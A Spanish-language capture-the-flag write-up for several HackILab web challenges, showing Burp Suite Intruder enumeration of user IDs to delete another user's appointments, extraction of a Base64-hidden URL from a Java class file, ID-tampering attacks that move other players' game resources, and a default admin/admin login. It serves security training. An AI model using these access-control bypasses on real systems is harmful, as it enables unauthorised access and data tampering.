


Desafío 22 - Turnero (HackILab 2024)

Dentro de Burp Suite tenes la herramienta proxy que va a servir como comunicación entre el Browser y el Server, además de que vas a poder modificar todo.

Con Proxy podemos ver.


Intercepta todo y hasta que no habilites la opción de Forward. No va a actualizar la página




La petición que se manda al server podes modificarla, todos estos son Headers

```
Request
Pretty Raw Hex
1 GET / HTTP/2
2 Host: ch1-d28e917e-b39f-4d8b-98ff-1d544f30ead0-turnero.softwareseguro.co.s.ar
3 Cookie: _ga=GAI.3.1218299676.1717610491; session=
.eJWUzjEwZ2IAwM..MFAYA2z0zyJjsm01esaagf2-kzrfcB_Z15fme7Xlc-YD9fbDEPM9anblGtpCx3KYN2sfJwsVdceCkNqZ1LZlL0AJpVaZpiZ1l08kLpiOU10zyHkY
RTo4sbTIG6-hswllFlkplya2aKTHgjlxmHx9Ngq8Pulsu9g.aM-tru0.YZRQhvFpKzWk1_qXi2k2C6ykfIM
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="139", "Not,A-Brand";v="99"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US,en;q=0.9
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Sec-Fetch-Site: none
13 Sec-Fetch-Mode: navigate
14 Sec-Fetch-User: ?1
15 Sec-Fetch-Dest: document
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=0, i= []
18
```

Con Intruder vamos a atacar.



A la derecha configuras la cantidad de iteraciones para buscar el id del usuario solicitado



En este caso servía mucho identificar la longitud(length) de las respuestas para no tener que revisar todas una por una y solamente ibas a las respuestas con mayor tamaño(en este caso los usuarios que habían pedido turnos

Request ↴	Payload	Status code	Response recarr...	Error	Timeout	Length	Comment
93	93	200	101			614	
94	94	200	106			614	
95	95	200	99			614	
96	96	200	104			616	
97	97	200	99			614	
98	98	200	102			618	
99	99	200	99			616	
100	100	200	99			616	
101	101	200	103			1183	

Abrimos este usuario confirmando que es el que buscamos y vemos los ID(101 era en este ejercicio) de los turnos que solicitó los cuales vamos a eliminar después.

Request	Response							
	<table border="1"> <thead> <tr> <th>Pretty</th> <th>Raw</th> <th>Hex</th> <th>Render</th> </tr> </thead> <tbody> <tr> <td> <pre> 1 HTTP/2 200 OK 2 Date: Fri, 12 Sep 2025 20:57:24 GMT 3 Content-Type: application/json 4 Server: cloudflare 5 Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800} 6 Vary: Cookie 7 Cf-Cache-Status: DYNAMIC 8 Access-Control-Allow-Origin: * 9 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report 6nV4H%2FoKPk0ww2exgypj8naGrcQDUGTkBLdjjkLNxjin4nyYBydeBYKLNnvVwoJzgWKathdbHgi5"})] 10 Cf-Ray: 97e25126cdf4c706-EZE 11 Alt-Svc: h3=":443"; ma=86400 12 13 [{ "clinic": "Cl\u00fanica del Sol", "date": "2025-09-14T08:02:19.199723", "id": 1, "specialist": "Dr. Alvarez", "user": "luis", "user_id": 1 }, { "clinic": "Hospital N\u00f3b02", "date": "2025-09-16T04:02:19.199850", "id": 2, "specialist": "Dra. Gonzales", "user": "luis", "user_id": 1 }, { "clinic": "Cl\u00fanica privada", "date": "2025-09-14T20:02:19.199897", "id": 3 }]</pre> </td> <td></td> <td></td> </tr> </tbody> </table>	Pretty	Raw	Hex	Render	<pre> 1 HTTP/2 200 OK 2 Date: Fri, 12 Sep 2025 20:57:24 GMT 3 Content-Type: application/json 4 Server: cloudflare 5 Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800} 6 Vary: Cookie 7 Cf-Cache-Status: DYNAMIC 8 Access-Control-Allow-Origin: * 9 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report 6nV4H%2FoKPk0ww2exgypj8naGrcQDUGTkBLdjjkLNxjin4nyYBydeBYKLNnvVwoJzgWKathdbHgi5"})] 10 Cf-Ray: 97e25126cdf4c706-EZE 11 Alt-Svc: h3=":443"; ma=86400 12 13 [{ "clinic": "Cl\u00fanica del Sol", "date": "2025-09-14T08:02:19.199723", "id": 1, "specialist": "Dr. Alvarez", "user": "luis", "user_id": 1 }, { "clinic": "Hospital N\u00f3b02", "date": "2025-09-16T04:02:19.199850", "id": 2, "specialist": "Dra. Gonzales", "user": "luis", "user_id": 1 }, { "clinic": "Cl\u00fanica privada", "date": "2025-09-14T20:02:19.199897", "id": 3 }]</pre>		
Pretty	Raw	Hex	Render					
<pre> 1 HTTP/2 200 OK 2 Date: Fri, 12 Sep 2025 20:57:24 GMT 3 Content-Type: application/json 4 Server: cloudflare 5 Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800} 6 Vary: Cookie 7 Cf-Cache-Status: DYNAMIC 8 Access-Control-Allow-Origin: * 9 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report 6nV4H%2FoKPk0ww2exgypj8naGrcQDUGTkBLdjjkLNxjin4nyYBydeBYKLNnvVwoJzgWKathdbHgi5"})] 10 Cf-Ray: 97e25126cdf4c706-EZE 11 Alt-Svc: h3=":443"; ma=86400 12 13 [{ "clinic": "Cl\u00fanica del Sol", "date": "2025-09-14T08:02:19.199723", "id": 1, "specialist": "Dr. Alvarez", "user": "luis", "user_id": 1 }, { "clinic": "Hospital N\u00f3b02", "date": "2025-09-16T04:02:19.199850", "id": 2, "specialist": "Dra. Gonzales", "user": "luis", "user_id": 1 }, { "clinic": "Cl\u00fanica privada", "date": "2025-09-14T20:02:19.199897", "id": 3 }]</pre>								

Tocas el botón **Cancelar** para que mande esa petición al Burp Suite

Fecha y Hora	Especialista	Clínica	Acciones
14/9/2025, 08:02:19	Dr. Alvarez	Clínica del Sol	<button>Cancelar</button>
16/9/2025, 04:02:19	Dra. Gonzales	Hospital N°2	<button>Cancelar</button>
14/9/2025, 08:02:19	Lic. Lopez	Clínica privada	<button>Cancelar</button>
15/9/2025, 09:02:19	Dr. Lange	Punilla	<button>Cancelar</button>
14/9/2025, 08:02:19	Dra. Farias	Hospital N° 14	<button>Cancelar</button>

En esta parte donde hay que eliminar los turnos, tenes la ID del turno que sería 1. Y habría que reemplazar eso por los turnos del usuario 'xdalvik'. (Eran del 10 al 13)

Original request ↴

Pretty Raw Hex

```
1 DELETE /api/appointments/1 HTTP/2
2 Host: ch1-4dd99b52-f56b-4754-9449-b0314c7133f2-turnero.softwareseguro.com.ar
3 Cookie: _ga=GA1.1.860723446.1757703434; _ga_MR6ZT8PJ4Q=
GS2.1.s1757703434$01$g1$t1757703797$j10$10$h0; session=
.eJwljrEOwjAMBF81MOMcO4ndnOFxnINYWzoh_p0ixtPppHun-9rjeKTttZ9xS_cnOpZGDOjU5uxQVR5KZFkXaw1UOE
-T0s1Qf1bIYqAMCKO7qRkmg6tCmtvFPUrFbE5cbIwmIjqX16vB8jmNMkhyUA5Xm157ukbOI_b_DaXPFSaL5A.aMR8Y
Q.iMJ4tE15eLoViR7vhUYy1-SVxA
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: es-ES,es;q=0.9
6 Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
7 Content-Type: application/json
8 Sec-Ch-Ua-Mobile: ?
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/140.0.0.0 Safari/537.36
10 Accept: */
11 Origin: https://ch1-4dd99b52-f56b-4754-9449-b0314c7133f2-turnero.softwareseguro.com.ar
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://ch1-4dd99b52-f56b-4754-9449-b0314c7133f2-turnero.softwareseguro.com.ar/
16 Accept-Encoding: gzip, deflate, br
17 Priority: u=1, i
18
19
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Fri, 12 Sep 2025 20:03:40 GMT
3 Content-Type: application/json
4 Server: cloudflare
5 Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
6 Vary: Cookie
7 Cf-Cache-Status: DYNAMIC
8 Access-Control-Allow-Origin: *
9 Report-To:
{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=WohVw18grnTLUPCcf0ylozQAUifjfim%2B7zkHkfD7IjGhmGiBs6xYeha9Ochc76ogACtD4HGx6xOJWPdwVz
pA951YR%2B3GGONwAriqOvMwp%2FaGwkzwUWHRX%2FwRpD5yse3p7Ifi%2FqOHRYQqxunAM1ZD3CUz3sUNKmFCaFsd7
iYLMdElalzvt8%3D"}]}
10 Cf-Ray: 97e202723aae1c9c-GRU
11 Alt-Svc: h3=":443"; ma=86400
12
13 {
    "message": "Turno eliminado correctamente"
}
14
```

Vuelvo a la página principal y aparece el código

Mis Turnos d27fa3f8fc14ea101603d09436e28bf6

d27fa3f8fc14ea101603d09436e28bf6**Desafío 23 - Calculadora (HackILab 2024)**

Descargas la calculadora.jar y de ahí extraes el RAR.

El código logramos identificar porque es el único que aparece en todo el archivo. Las partes roja no te permite visualizar el código que hay debajo

```

calculadora.jar      J Calculadora$PulsaRaton.class  J Calculadora.class
C: > HACKLAB > J Calculadora$PulsaRaton.class

1
2
3
4
5
6
7
8
9
10
11    :tioneEvent;)V
12
13    FF NULGSohNULhaHR0cDovL2FwaS1jYWxjdWxhZG9yYS5zb2Z0d2FyZXNlZ3Vyby5jb20uYXIvdmVyaWZpY2FyLWNvZGlndby1jYWxjdWxhZG9yYS8/dD0=String
14    java/lang/String$sohnul$vt$Calculadora$sohnul$tx$()V$sohnul$getSource$sohnul$dc$()Ljava/lang/Object;sohnul$bel$getText$sohnul$dc$()
15    NAK(Ljava/lang/String;)V$sohnul$st$printStackTrace$sohnul$bel$setText$sohnul$XFF NULPNU[sohnul$java/lang/invoke/StringConcatenation$sohnul$bel$setText$sohnul$dc$()V$sohnul$bel$setText$sohnul$dc$()
16    BS :EOT EM EOT NUL :ENQ * NULSOH NUL
17
18
19
20
21    ULEOTBELNUL NULSOHBELNUL SO   ETB
22

```

Borramos la primer h del código dejando como primer elemento la a de manera que el decodificador funcione correctamente.

aHR0cDovL2FwaS1jYWxjdWxhZG9yYS5zb2Z0d2FyZXNlZ3Vyby5jb20uYXIvdmVyaWZpY2FyLWNvZGlndby1jYWxjdWxhZG9yYS8/dD0=

Abrimos el archivo .class y vemos que está en base 64.

Vemos que en varias aparte aparece Base64

```
setHorizontalAlignment(SOHNULSO) openConnection(SOHNULSUB) ()Ljava/net/URLConnection; SOHNULDE setRequest(remakeConcatWithConstants(SOHNULDCS) java/io/PrintStream SOHNULBEL println(SOHNULDE) java/util/Base64(SOHNUL()Ljava/util/Base64$Encoder; SOHNULBS getBytes(SOHNULEOT) ([B SOHNULCAN java/util/Base64$Encoder(SOHNULSO enc()Ljava/util/Base64$Decoder; SOHNULCAN java/util/Base64$Decoder SOHNULACK decode(SOHNULSYN (Ljava/lang/String;
```

Entramos a esta página para poder convertir el código
<https://www.base64decode.org/es/>

Decode from Base64 format

Simply enter your data then push the decode button.

```
aHR0cDovL2FwaS1jYWxjdWxhZG9yYS5zb2Z0d2FyZXNlZ3Vyb5jb20uYXlvdmVyaWZpY2FyLWNvZGlnby1jYWxjdWxhZG9yYS8/dD0=
```

ⓘ For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 ▾ Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

◀ DECODE ▶ Decodes your data into the area below.

```
http://api-calculadora.softwareseguro.com.ar/verificar-codigo-calculadora/?t=
```


LA A AL PRINCIPIO ES MUY IMPORTANTE, ya que, las cadenas **Base64** que codifican **URLs** que empiezan por **http** normalmente comienzan con **aHR0c...** (la **a** inicial es importante).

Sobre el = al final.


El = es padding. Indica que el total de bytes no llenó un bloque completo de 3 bytes. No forma parte del contenido, sólo fija la longitud para que el decodificador reconstruye correctamente los bytes finales.

Copiamos el URL y abrimos en otra pestaña


<https://api-calculadora.softwareseguro.com.ar/verificar-codigo-calculadora/?t=>



Lo que hay que hacer ahora es **enviar ese código oculto (ABCD)** al endpoint de la API. Eso debería devolver el HASH.



110bacfb41660e03ba586822ab7600ff



Desafío 35 - Aldeas Inseguras V2

Primero que nada es muy parecido al de Aldeas Inseguras que ya realizamos en donde ya supimos como enviar Oro de uno a otro en escalera, en este caso la Plata y el Bronce no hay límite para recibir entonces podes enviarle todos directamente a Pedro. En el caso de Oro hay que realizar una escalera para que vayan acumulando.

Como en este caso son muchos registros en vez de hacer uno a uno realizamos un ataque de listas donde vamos modificando cada origen y se envía al mismo destino en el caso de Plata y Bronce. Pero en el caso de Oro necesitamos realizar una escalera en la cual vamos a tener que ir modificando uno a uno el origen y destino, entonces el ataque se realiza sobre dos listas.

The screenshot shows the 'Aldeas Inseguras V2' game interface. At the top, there's a 'Enviar mercancía' (Send merchandise) dialog box with fields for 'Aldea:' (Andrés), 'Recurso:' (Oro), and 'Cantidad:' (empty). Below this is a 'Mis recursos' (My resources) section showing three icons: a gold coin (4390), a silver coin (718), and a bronze coin (4463). To the right is a 'Recursos de Aldeas cercanas' (Resources of nearby villages) table:

Aldea	Oro	Plata	Bronce
Andrés	4920	1162	9752
Valeria	4563	2022	2453
Mateo	1311	2056	3493
Marina	745	1122	11621
Iván	4552	1543	4340
Ramiro	3322	3344	10483
Benjamín	4415	125	3177
Elena	4018	1739	14388
Fernanda	1585	1678	7819
Rocío	2319	2997	7503
Ricardo	3054	687	6498
Raúl	2569	616	8109

Realizamos una petición de Enviar mercancía y la abrimos en Intruder haciendo click derecho.

En este ejercicio el ataque “Sniper Attack” sirve solamente para la plata y el bronce, en cambio, para el oro se utiliza el ataque “Pitchfork”.

El ataque Pitchfork es para listas dobles y lo que hace es hacer el primer elemento de la primera lista con el primer elemento de la segunda lista, luego con el segundo de la primera lista con el segundo elemento de la segunda lista y así sucesivamente...

El ataque CLuster Bomb hace un producto cartesiano evaluando todas las posibilidades.

Sniper attack

Inserts each payload into each position one at a time, using a single payload set.

Battering ram attack

Simultaneously places the same payload into all positions, using a single payload set.

Pitchfork attack

Allocate a payload set to each position. Intruder iterates through each set in parallel.

Cluster bomb attack

Allocate a payload set to each position. Intruder iterates through all possible combinations of each set.

Lista 1

```
bde44e88ebd3925ff843b2e31bda83d7  
74d2afa3a1f4894c8829c6f80a7a436b  
f29ae2207b53b27bc0cfb758b910476f  
f6cb7ff9058fdf1b6cd21de0dcb4618  
e9432dc2f3f99b5d00fb4144d232efda  
6464c004dfdf96f42bd5d64f8e3f507d  
6aca358cf89c4ee1b46cfef0ace4e0bf  
d9537eba52bbfccfb912b2bdf64d6142  
be637e3073a1e7e5cfb86c5978c9560a  
ac550a1da769ae43f800adbff174e7dc  
9fedb91a0f93706d7f09b44d0e5b94c1  
115d2db0ba51ec6f82172a6246551b17  
bdbcc9b006186e87657912bbb0411a37
```

Lista 2

```
ee2e04b3d8686ef9a055626e762c20be  
bde44e88ebd3925ff843b2e31bda83d7  
74d2afa3a1f4894c8829c6f80a7a436b  
f29ae2207b53b27bc0cfb758b910476f  
f6cb7ff9058fdf1b6cd21de0dcb4618  
e9432dc2f3f99b5d00fb4144d232efda
```

```

6464c004dfdf96f42bd5d64f8e3f507d
6aca358cf89c4ee1b46cfef0ace4e0bf
d9537eba52bbfccfb912b2bdf64d6142
be637e3073a1e7e5cfb86c5978c9560a
ac550a1da769ae43f800adbff174e7dc
9fdb91a0f93706d7f09b44d0e5b94c1
115d2db0ba51ec6f82172a6246551b17

```

Para poder realizar los ataque tuvimos que recolectar los ids de los jugadores colocándolos en un txt para luego subirlos en el Intruder seleccionando: solamente el origen (en el ataque Sniper Attack); y el origen y el destino en el ataque Pitchfork.
En el SCRIPT se indican los primeros dos elementos de cada lista que no se deben cargar en ellas, en caso de que las contengan realizamos un REMOVE de esa única línea.

(Apartado de Intruder, más abajo sigue la explicación)

The screenshot shows the Burp Suite interface with the following details:

- Project:** Burp Suite Community Edition v2025.8.4 - Temporary Project
- Tab:** Intruder (selected)
- Request:**
 - Method: POST /src/ctl/enviar_mercancia.ctl.php HTTP/2
 - Host: chl-cd54138d-6063-444d-98b3-9427db0fd351-aldeas-inseguras-v2.softwareseguro.com.ar
 - Cookie: PHPSESSID=19298ac5630bcff7628c29cc82431f3a
 - Content-Length: 138
 - Cache-Control: max-age=0
 - Sec-Ch-Ua: "Not=A?Brand";v="24", "Chromium";v="140"
 - Sec-Ch-Ua-Mobile: ?0
 - Sec-Ch-Ua-Platform: "Windows"
 - Accept-Language: es-ES,es;q=0.9
 - Origin: https://chl-cd54138d-6063-444d-98b3-9427db0fd351-aldeas-inseguras-v2.softwareseguro.com.ar
 - Content-Type: application/x-www-form-urlencoded
 - Upgrade-Insecure-Requests: 1
 - User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
 - Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
 - Sec-Fetch-Site: same-origin
 - Sec-Fetch-Mode: navigate
 - Sec-Fetch-User: ?1
 - Sec-Fetch-Dest: document
 - Referer: https://chl-cd54138d-6063-444d-98b3-9427db0fd351-aldeas-inseguras-v2.softwareseguro.com.ar/src/ctl/enviar_mercancia.ctl.php
 - Accept-Encoding: gzip, deflate, br
 - Priority: u0, i
 - id_jugador_origen=bdccc9b006106e87657912bbb0411a37&select_jugador_destino=39bffa01f5b07b2a651fe9d973492e46&select_recurso=1&txt_cantidad=9
- Payloads:** A single payload entry for the 'id_jugador_origen' parameter.
- Status Bar:** Memory: 186.5MB, Disabled

Una vez seleccionado el origen le damos a **Add \$** arriba a la izquierda y cargamos el txt con las listas en el **Load...**

```

22
23 id_jugador_origen=bdbcc9b006186e87657912bbb0411a37&select_jugador_destino=39bffa01f5b07b2a651fe9d973492e46&
select_recurso=l&txt_cantidad=9

```

Positions	Add \$	Clear \$	Auto \$
1 POST /src/ctl/enviar_mercancia.ctl.php HTTP/2 2 Host: chl-cd54138d-6063-444d-9b3-9427db0fd351-aldeas-inseguras-v2.softwareseguro.com.ar 3 Cookie: PHPSESSID=19c98ac5638bcff7628c29cc02431f3a 4 Content-Length: 138 5 Cache-Control: max-age=0 6 Sec-Ch-Ua: "Not-A?Brand";v="24", "Chromium";v="140" 7 Sec-Ch-Ua-Mobile: ?0 8 Sec-Ch-Ua-Platform: "Windows" 9 Accept-Language: es-ES,es;q=0.9 10 Origin: https://chl-cd54138d-6063-444d-9b3-9427db0fd351-aldeas-inseguras-v2.softwareseguro.com.ar 11 Content-Type: application/x-www-form-urlencoded 12 Upgrade-Insecure-Requests: 1 13 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36 14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 15 Sec-Fetch-Site: same-origin 16 Sec-Fetch-Mode: navigate 17 Sec-Fetch-User: ?1 18 Sec-Fetch-Dest: document 19 Referer:	Payload count: 0 Request count: 0		

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]

En el ataque Pitchfork se ponen los ids en escalera cosa que se puedan ir intercambiando el oro sucesivamente. En los otros ataques no hace falta ya que, es una sola lista.

Así debería quedar con la lista cargada

Payloads

Payload position: All payload positions
Payload type: Simple list
Payload count: 19
Request count: 19

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.


Paste
Load...
Remove
Clear
Deduplicate
Add
Enter a new item
Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
Edit		
Remove		

Memory: 137.7MB
Disabled



136868cdc797f8c6698d5d1b1761aaf7

Desafío 36 - Notas Universitarias

Las credenciales del superusuario no han sido modificadas desde la instalación entonces entramos como admin admin

Modificamos la nota de Sosa, Benjamín para que envíe un POST al Burp Suite.

Notas de alumnos de la materia Física II		
Alumno	Legajo	Nota
Acuña, Simón	563789	<input type="text" value="6.0"/> <button>Guardar</button>
Díaz, Thiago	563401	<input type="text" value="1.0"/> <button>Guardar</button>
Fernández, Valentina	560935	<input type="text" value="6.0"/> <button>Guardar</button>
Gómez, Martina	562341	<input type="text" value="2.0"/> <button>Guardar</button>
López, Camila	560782	<input type="text" value="7.0"/> <button>Guardar</button>
Martínez, Lucía	562789	<input type="text" value="1.0"/> <button>Guardar</button>
